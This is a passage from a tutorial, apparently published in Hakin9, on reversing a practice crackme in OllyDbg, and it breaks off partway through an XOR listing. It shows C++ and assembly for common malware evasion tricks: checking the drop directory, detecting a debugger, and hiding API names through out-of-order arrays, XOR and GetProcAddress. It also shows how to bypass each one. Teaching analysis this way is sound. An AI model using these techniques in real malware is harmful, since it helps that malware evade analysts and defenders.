Download Ollydbg and unzip it into its own directory. It does not need to be installed. When you open Ollydbg for the first time you will more than likely be met by the warning in Figure 1. Using the menus at the top of the window navigate to Options->Appearance->Directories and point it to the directory that you just dropped Ollydbg into.

When you open a file in Ollydbg you will see four panes in the window.

• Top-Left	Disassembler Pane
• Top-Right	Registers and Flags Pane
• Bottom-Left	Hex Dump Pane
• Bottom-Right	Stack Pane


UDD Directory absent

UDD directory '' doesn't exist. Please specify valid path in Options|Appearance|Directories, otherwise breakpoints, comments and analysis data will be lost after debugged program terminates.

OK

Figure 1. *Setting up the UDD directory*

We are mainly going to use the disassembler pane. The registers and flags panes we will use to manipulate jumps and see the values in the register. We will not use the dump and stack pane at this stage.

We are going to use short-cut keys for speed; the following shortcuts are all you should need;

- F2 Toggle breakpoint
- F7 Step into
- F8 Step over
- F9 Run continually
- Ctrl-G Go-to a Virtual address

We are mainly going to use strings to navigate for simplicity. If you right click on the disassembler pane and select *'Search For'-> 'All referenced Text Strings'* (Figure 2). You will see the strings of each layer; just double click on that required layer to get to its location in code. On the top left hand corner of the main window you will see something like "*CPU – main thread, module <module_name>",* this will tell you the module you are currently running in. When you open the 'Reverse_Me' in Ollydbg it may start in the ntdll module, just press F9 and it will go to the entry point of the 'Reverse_Me'. The first instruction in the 'Reverse_Me' sample is a call.

The Binary

The binary is available here *http://download.hakin9.org/en/Reverse_Me.zip* you can work along with the article. If you are more adventurous, read the article and then see if you can get through all the layers on your own. As a disclaimer I am not a Software Developer by trade. I do write python, C and C# on a daily basis but it is typically to get something done 'quick and dirty' or for in house tools. I apologise in advance for any errors in my code, the lack of style and the non-existent error checking. In my defense, most malware code is of a similarly poor structure, so this should make it more realistic ☺.




Figure 2. *Find referenced strings*

Just a short preamble, malware usually consists of layers. Typically, the most external is a packer of some sort (UPX, Aspack, etc.). I have not added a packer to this Reverse_Me.exe, although most are not hard to bypass and easy to add. I think they would overly complicate the binary for such a short article. I have tried to make all the layers very easy to identify by putting in lots of strings that you can search for. I have not encrypted each layer as would be typical of a "Reverse_Me" puzzle. This is to help in your navigation through the binary. It does leave you open to jump to the final layer and skip the rest ☃. The virtual addresses in the article may not correspond to the ones on your machine so please use the strings. I have displayed some of the strings in Figure 3. You will have to press <Enter> before each layer initiates. This may be a pain but it will help you to be systematic in your steps.

Layer 1: Verification of dropped location

A lot of malware will drop executables onto your system. I frequently see 'dll' files dropped into the 'C:\Windows\system32' directory. Some malware will confirm its location before it will run. The anti-malware engineer is probably going to analyse the file in a directory like C:\Infected\<current_date>.

Listing 1. *Verification of dropped location*

```
void First_challenge()
{
   char buf[255];
   char buf_temp[] = {'T','e','m','p'};
   // getcwd gets the current working direc-
   tory
   _getcwd(buf,255);
   bool Program_Running_In_Temp_Folder = true;
   // we are starting at 3 to avoid the drive
   letter
   for (int temp = 3; temp < 7; temp++)
   {
      if (buf[temp] != buf_temp[temp-3])
         Program_Running_In_Temp_Folder =
   false;
   }

   if (Program_Running_In_Temp_Folder)
      printf ( "Well done first layer passed" );
   else
      printf ( "Sorry not this time, you are
   in the wrong directory" );
      exit(0);
}
```


So, this basic trick can be effective against simple dynamic analysis. We will see later how to obfuscate strings which would make this technique even harder to detect by hiding the word "Temp."

Layer 1: The C++ code

In *Code Segment 1* there is a short function that checks that a file is in a directory called Temp.

The corresponding assembler code as produced by Ollydbg is in Figure 4. As this may be your first time seeing assembler we will try and walk you through the code. The first point to identify is the call to `_getcwd`, this will get the current working directory. The next few lines compare the values in the path to the hex digits 0x54, 0x65, 0x6D, 0x70. If you pull up an ASSCI table from the web you will find that these hex bytes correspond to the string 'Temp.' The final two jumps in the image below can redirect you `away` form "Well done first layer passed." This will happen if any of the hex bytes that represent 'Temp' do not match the path supplied by `_getcwd`.

Locate and set a breakpoint (F2) on the line with *JNZ* (jump not equal to zero). If you click F9 it will run to that breakpoint. Now look at the top right of your screen and you should see a set of flags like the Figure 5, the registers and flag Pane. Locate the flag Z and click it. This will toggle the jump. Click it again. You should be able to see a small arrow showing you where the jump will terminate. By toggling the jump you can insure that it will not jump but fall through to '*Test AL AL'.* Repeat the flag manipulation on the next jump at *JE* (jump



```
!This program cannot be run in DOS mode.
Welcome to the Hakin9 Reverse Me
Best of luck!!
The first layer will check that your program is running in a giv
Press enter to continue
Well done first layer passed•
Sorry not this time your in the wrong directory :(•
The second layer is going to look at anti-debugger tricks
This layer will check that if the code is running in a debugger
Press enter to continue:•
Running in a debugger. I'm going to exit :(•
Not running in a debugger•
The fourth is layer going to look at anti-virtualization
This layer will check if your running the file in VMWARE
Just going to test if you are running in VMWARE:
Running in a VM. I'm going to exit :(•
Not in VM
```

Figure 3. *Strings as seen in Hiew32*





Figure 4. *Layer 1 Directory Detection, Assemble view*

equal too) to insure you are directed to the *"Well done first layer passed"*. This technique of manipulating the jump can be used throughout the binary to jump to your chosen branch.

Layer 2: Anti-debugger

Anti-debugging techniques are used by programs to detect if it runs under control of a debugger. The aim is to impede the process of reverse-engineering. There are a lot of anti-debugger tricks, we will just show you the most basic. It is based around the following windows function (Listing 2). It is simply an 'if statement' as you can see in *Code Segment 2* (Listing 3).

The assembler code is available in Figure 6. It calls the `IsDebuggerPresent` API and based on its response jumps to the "Not running in a debugger" *printf* or continues on to the *printf* which is passed *"Running in a Debugger"* and then the program exits. After a debug trick you will normally see a crash or exit. The Idea being that the analyst will think the file is benign or corrupt. To bypass this trick we are again going to use the zero flag as shown in the previous example. If we set the zero flag to 1 we will jump to the "Not running in a debugger" branch and continue to the next layer.



```
Registers (FPU)                        <    <    <    <    <    <
EAX 690C0BF0 OFFSET MSVCP100.?cin@std@@3V?$basic_istream@DU?$char_tra
ECX 6D521014
EDX 6907144D MSVCP100.6907144D
EBX 00000000
ESP 0016F790
EBP 0016F8C4
ESI 00000001
EDI 00CB53CC OFFSET Hag_Utwa.__native_startup_lock
EIP 00CB19B1 Hag_Utwa.00CB19B1
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 5. *Ollydbg flags for manipulating jumps*

Layer 3 Obfuscation of strings and hiding APIs


I am going to take these two topics together as they are intrinsically linked. Windows executable files

Listing 2. *IsDebuggerPresent API*

```
BOOL WINAPI IsDebuggerPresent(void);
```

Listing 3. *IsDebuggerPresent 'if statement'*

```
void Second_challenge()
{
   if( IsDebuggerPresent() )
   {
      printf("Running in a debugger");
      exit (0);
   }
   else
   {
      printf("Not running in a debugger");

   }
}
```




```
003811D0 r$ 55              PUSH EBP
003811D1  . 8BEC            MOV EBP,ESP
003811D3  . 6A FF           PUSH -1
003811D5  . 68 C8283800     PUSH Hag_Utwa.003828C8
003811DA  . 64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
003811E0  . 50              PUSH EAX
003811E1  . 83EC 20         SUB ESP,20
003811E4  . A1 18503800     MOV EAX,DWORD PTR DS:[__security_cookie]
003811E9  . 33C5            XOR EAX,EBP
003811EB  . 8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
003811EE  . 56              PUSH ESI
003811EF  . 50              PUSH EAX
003811F0  . 8D45 F4         LEA EAX,DWORD PTR SS:[EBP-C]
003811F3  . 64:A3 00000000  MOV DWORD PTR FS:[0],EAX
003811F9  . FF15 00303800   CALL DWORD PTR DS:[<&KERNEL32.IsDebuggerPresent>]      [IsDebuggerPresent
003811FF  . 85C0            TEST EAX,EAX
00381201  .~74 55           JE SHORT Hag_Utwa.00381258
00381203  . C745 E0 0F00000 MOV DWORD PTR SS:[EBP-20],0F
0038120A  . C745 F4 0000000 MOV DWORD PTR SS:[EBP-1C],0
00381211  . C645 D4 00      MOV BYTE PTR SS:[EBP-2C],0
00381215  . 68 F4323800     PUSH OFFSET Hag_Utwa.??_C@_0CN@PJOJFJOM@?$Running?5in' [format = "Running in a debugger. I'm going to exit :("
0038121A  . C745 FC 0000000 MOV DWORD PTR SS:[EBP-4],0                             [printf
00381221  . FF15 E8303800   CALL DWORD PTR DS:[<&MSVCR100.printf>]
00381227  . A1 6C303800     MOV EAX,DWORD PTR DS:[<&MSVCP100.?cin@std@@3V?$basic_
0038122C  . 8B08            MOV ECX,DWORD PTR DS:[EAX]
0038122E  . 8B49 04         MOV ECX,DWORD PTR DS:[ECX+4]
00381231  . 83C4 04         ADD ESP,4
00381234  . 6A 0A           PUSH 0A
00381236  . 03C8            ADD ECX,EAX
00381238  . 8BF0            MOV ESI,EAX
0038123A  . FF15 54303800   CALL DWORD PTR DS:[<&MSVCP100.?widen@?$basic_ios@DU?$(  MSVCP100.?widen@?$basic_ios@DU?$char_traits@D@std@@@std@@QBEDD@Z
00381240  . 0FB6D0          MOVZX EDX,AL
00381243  . 52              PUSH EDX
00381244  . 56              PUSH ESI
00381245  . 8D4D D4         LEA ECX,DWORD PTR SS:[EBP-2C]
00381248  . E8 43080000     CALL Hag_Utwa.std::getline<char,std::char_traits<char:
0038124D  . 83C4 08         ADD ESP,8
00381250  . 6A 00           PUSH 0                                                 [status = 0
00381252  . FF15 E0303800   CALL DWORD PTR DS:[<&MSVCR100.exit>]                    [exit
00381258  > 68 24333800     PUSH OFFSET Hag_Utwa.??_C@_0BL@KJDFLLDP@?$Not?5runnin( [format = "Not running in a debugger"
0038125D  . FF15 E8303800   CALL DWORD PTR DS:[<&MSVCR100.printf>]                  [printf
00381263  . 83C4 04         ADD ESP,4
00381266  . 8B4D F4         MOV ECX,DWORD PTR SS:[EBP-C]
00381269  . 64:890D 0000000 MOV DWORD PTR FS:[0],ECX
00381270  . 59              POP ECX
00381271  . 5E              POP ESI
00381272  . 8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10]
00381275  . 33CD            XOR ECX,EBP
00381277  . E8 870C0000     CALL Hag_Utwa.__security_check_cookie
0038127C  . 8BE5            MOV ESP,EBP
0038127E  . 5D              POP EBP
0038127F  L. C3             RETN
00381280 r$ 55              PUSH EBP
```

Figure 6. *IsDebuggerPresent 'if' statement as see from Ollydbg*

follow a structure called the PE file structure. This structure tells Windows how to load the executable into memory and what bit of code to run first, among other things. Without going into too much detail the PE structure has many tables and one that holds imports. This table is called the *imports table* and contains all the APIs that are called by the executable. As a Reverse engineer this is a very good place to start. It will give you a good Idea of what the program is going to do. If you see loads of networking APIs in a program that claims to be a calculator it would raise your suspicions. Figure 7 shows part of the Import table displayed by the excellent tool Hiew. In the table you can see APIs that we have used already e.g. IsDebuggerPresent. You will not see CreateFileA. Please notice two important API's LoadLibrary and GetProcAdress as these two API's give us the ability to load *any* API.


Layer 3:GetProcAdress

'GetProcAddress' is essentially a wild card. You can use 'GetProcAddress' to get the address needed to call any other API. There is a catch, you must pass the name on the API you require to 'GetProcAddress'. That would mean that although the API is not visible in the Imports table it will be glaring obvious in a string dump of the file. So, a malware author will typically obfuscate the strings



```
Hiew: Mag_VMware.exe
   Mag_VMware.exe    ↓FRO --------       PE .00400000 Hiew 8.24 (c)SEN

    768 IsDebuggerPresent                        KERNEL32.dll
    [illegible] LoadLibraryW                     KERNEL32.dll
    581 GetProcAddress                           KERNEL32.dll
    968 ReadFile                                 KERNEL32.dll
    449 GetCurrentProcessId                      KERNEL32.dll
    453 GetCurrentThreadId                       KERNEL32.dll
    659 GetTickCount                             KERNEL32.dll
    935 QueryPerformanceCounter                  KERNEL32.dll
    380 DecodePointer                            KERNEL32.dll
   1189 SetUnhandledExceptionFilter              KERNEL32.dll
   1235 UnhandledExceptionFilter                 KERNEL32.dll
    448 GetCurrentProcess                        KERNEL32.dll
   1216 TerminateProcess                         KERNEL32.dll
    234 EncodePointer                            KERNEL32.dll
    723 HeapSetInformation                       KERNEL32.dll
    745 InterlockedCompareExchange               KERNEL32.dll
   1200 Sleep                                    KERNEL32.dll
```

Figure 7. *Import Table*



```
003B16F0  $ 55             PUSH EBP
003B16F1  . 8BEC           MOV EBP,ESP
003B16F3  . 6A FF          PUSH -1
003B16F5  . 68 902B3B00    PUSH Mag_VMwa.003B2B90
003B16FA  . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
003B1700  . 50             PUSH EAX
003B1701  . 83EC 50        SUB ESP,50
003B1704  . A1 1050 3B00   MOV EAX,DWORD PTR DS:[__security_cookie]
003B1709  . 33C5           XOR EAX,EBP
003B170B  . 8945 F0        MOV DWORD PTR SS:[EBP-10],EAX
003B170E  . 53             PUSH EBX
003B170F  . 56             PUSH ESI
003B1710  . 57             PUSH EDI
003B1711  . 50             PUSH EAX
003B1712  . 8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
003B1715  . 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
003B171B  . 8D45 E4        LEA EAX,DWORD PTR SS:[EBP-1C]
003B171E  . B2 65          MOV DL,65
003B1720  . C745 E4 4B6572 MOV DWORD PTR SS:[EBP-1C],6E72654B
003B1727  . C745 E8 656C33 MOV DWORD PTR SS:[EBP-18],32336C65
003B172E  . C645 EC 00     MOV BYTE PTR SS:[EBP-14],0
003B1732  . 8D70 01        LEA ESI,DWORD PTR DS:[EAX+1]
003B1735  > 8A08           MOV CL,BYTE PTR DS:[EAX]
003B1737  . 40             INC EAX
003B1738  . 84C9           TEST CL,CL
003B173A  .^75 F9          JNZ SHORT Mag_VMwa.003B1735
003B173C  . 2BC6           SUB EAX,ESI
003B173E  . 8D70 01        LEA ESI,DWORD PTR DS:[EAX+1]
003B1741  . 33C9           XOR ECX,ECX
003B1743  . 8BC6           MOV EAX,ESI
```

Figure 8. *Building Kernel32 as a Character Array*

in the binary and then pass them to a deobfuscation routine. The deobfuscation routine will pass the cleartext API names to 'GetProcAddress' to get the location of the API. So, between the obfuscation of the strings and the use of 'GetProcAddress' they can hide the APIs they are calling.

Layer 3: String Obfuscation

If you run a strings dump on the binary you will see something like Figure 3. If you scroll down through the strings in Hiew or another tool you will not see the following strings although they are used in the next function

- 'Kernel32'
- 'CreateFileA '
- <A secret code to pass layer 3>

I have used three types of obfuscation to hide the above strings. The first two are very similar and are really just to subvert a string search of the binary. When you see the C++ code they will look very easy to see through. When you view the assembler

Listing 4. *Character Buffer to String Obfuscation, pushed in order*

```
LPCWSTR get_Kernel32_string()
{
   char buffer_Kernel32[9];

    buffer_Kernel32[0] = 'K';
    buffer_Kernel32[1] = 'e';
    buffer_Kernel32[2] = 'r';
    buffer_Kernel32[3] = 'n';
    buffer_Kernel32[4] = 'e';
    buffer_Kernel32[5] = 'l';
    buffer_Kernel32[6] = '3';
    buffer_Kernel32[7] = '2';
    buffer_Kernel32[8] = '\0';

   //The following is code to convert the char
   buffer into a LPCWSTR
    size_t newsize = strlen(buffer_Kernel32)
   + 1;
    wchar_t * wcstring = new wchar_t[newsize];
   size_t convertedChars = 0;
    mbstowcs_s(&convertedChars, wcstring, new-
   size, buffer_Kernel32, _TRUNCATE);

   return wcstring;
}
```

code it will be slightly more difficult. First is a method where you push values into an array and then convert the array to a string, see Listing 4.

Let's look at the same code in assembler it's a lot more difficult to find. Pull out your ASCII table again. If you look at the cluster of four *mov* instructions highlighted below, you will see the two DWORDs are moved onto the stack. If you translate these hex bytes into ASCII and change the byte order you will see 'Kernel32.' So, this simple method is very effective at obfuscating strings (Figure 8).

The second type of obfuscation is very similar. It uses the same technique but goes a step further. It does not add the characters to the array in order. For longer strings this can make the reverse engineer's job very tough. Let's have a look at the C++ code in Listing 5.

As you can see, the values are not pushed in order. If you look at the code you can see 'realFitCeeA'! It is not a huge leap to get 'CreateFileA' from this. But this method is surprisingly effective. How does it look in Assembler, Figure 9:

Listing 5. *Character Buffer to String Obfuscation, unordered*

```
LPCSTR get_CreateFileA_string()
{
   char * buffer_CreateFileA = new char[12];
buffer_CreateFileA[1] = 'r'; //0x72
buffer_CreateFileA[2] = 'e'; //0x65
buffer_CreateFileA[3] = 'a'; //0x61
buffer_CreateFileA[8] = 'l'; //0x6c
buffer_CreateFileA[6] = 'F'; //0x46
buffer_CreateFileA[7] = 'i'; //0x69
buffer_CreateFileA[4] = 't'; //0x74
buffer_CreateFileA[0] = 'C'; //0x43
buffer_CreateFileA[9] = 'e'; //0x65
   buffer_CreateFileA[5] = 'e'; //0x65
buffer_CreateFileA[10] = 'A';//0x41
   buffer_CreateFileA[11] = '\0';

   return (LPCSTR)buffer_CreateFileA;
}
```


The block of 'mov' instructions builds the string. As you can see, it is much harder to pull out *CreateFileA* from this code. It is a very simple and effective obfuscation technique. The API name is built on the ESI register and then passed to *GetProcAddress*. So, a good option is to put a breakpoint on all *GetProcAdresses* calls. By looking at the stack you can see what is being passed into the function. This will give you a more complete picture of the APIs that are being called.

The final type of obfuscation we are going to look at is called Exclusive OR (Xor for short). Xor is very popular with malware authors. It is a very basic type of 'encryption'. I don't even want to use the word encryption as the technique is more like polarization. One pass, encrypts the string and a second pass with the same key decrypts the string. It is very light weight and fast. It is also very easy to break.

The string I wanted to hide was copied it into a buffer. I ran the code once and it created the ciphertext. I placed this ciphertext into the original buffer so the next time I ran it would create the plaintext. I have only used a byte wise encryption, malware may use longer keys. The C++ code to build the buffer containing the chipertext is below followed by the decryption loop: Listing 6.

Let's have a look at the assembler code (Figure10). We can see the buffer being loaded with the Hex characters as before. Marked below is where each byte of the ciphertext is xored with 0xFA. After the Xor you can see *INC EAX* and *CMP EAX*, 18 followed by a jump.

This is the 'for loop' that will iterate 0x18 (the length of the secret message) before it continues. *JB* stands for 'jump below,' so, the jump will happen for the full length of the string decrypting each byte of the ciphertext. This is later compared against the value the contain in the text file. If they match the layer is passed, or you could manipulate a jump or two.



```
003B1774  . 6A 0C            PUSH 0C
003B1776  . E8 7D070000      CALL Mag_VMwa.operator new[]
003B177B  . 8BF0             MOV ESI,EAX
003B177D  . 83C4 1C          ADD ESP,1C
003B1780  . 57               PUSH EDI                                    FileName
003B1781  . 885E 02          MOV BYTE PTR DS:[ESI+2],BL
003B1784  . C646 08 6C       MOV BYTE PTR DS:[ESI+8],6C
003B1788  . 66:C746 06 46(   MOV WORD PTR DS:[ESI+6],6946
003B178E  . 66:C746 03 61(   MOV WORD PTR DS:[ESI+3],7461
003B1794  . 66:C706 4372     MOV WORD PTR DS:[ESI],7243
003B1799  . 885E 09          MOV BYTE PTR DS:[ESI+9],BL
003B179C  . 8856 05          MOV BYTE PTR DS:[ESI+5],DL
003B179F  . 66:C746 0A 41(   MOV WORD PTR DS:[ESI+A],41
003B17A5  . FF15 04303B00    CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryW>]   LoadLibraryW
003B17AB  . 8B1D 08303B00    MOV EBX,DWORD PTR DS:[<&KERNEL32.GetProcAddress>]   kernel32.GetProcAddress
003B17B1  . 8BF8             MOV EDI,EAX
003B17B3  . 56               PUSH ESI                                    ProcNameOrOrdinal
003B17B4  . 57               PUSH EDI                                    hModule
003B17B5  . FFD3             CALL EBX                                    GetProcAddress
003B17B7  . 56               PUSH ESI                                    ProcNameOrOrdinal
003B17B8  . 57               PUSH EDI                                    hModule
003B17B9  . FFD3             CALL EBX                                    GetProcAddress
003B17BB  . 33DB             XOR EBX,EBX
```


Figure 9. *Building CreateFileA as a Character Array*

Listing 6. *Secret Code Buffer, (ciphertext) Xored with 0xFA to produce plaintext*

```
unsigned char buffer_SecretCode[24] = {0xae, 0x92, 0x93, 0x89, 0xda, 0x93,
          0x89, 0xda, 0x8e, 0x92, 0x9f, 0xda, 0xa9, 0x9f, 0x99, 0x88, 0x9f, 0x8e,
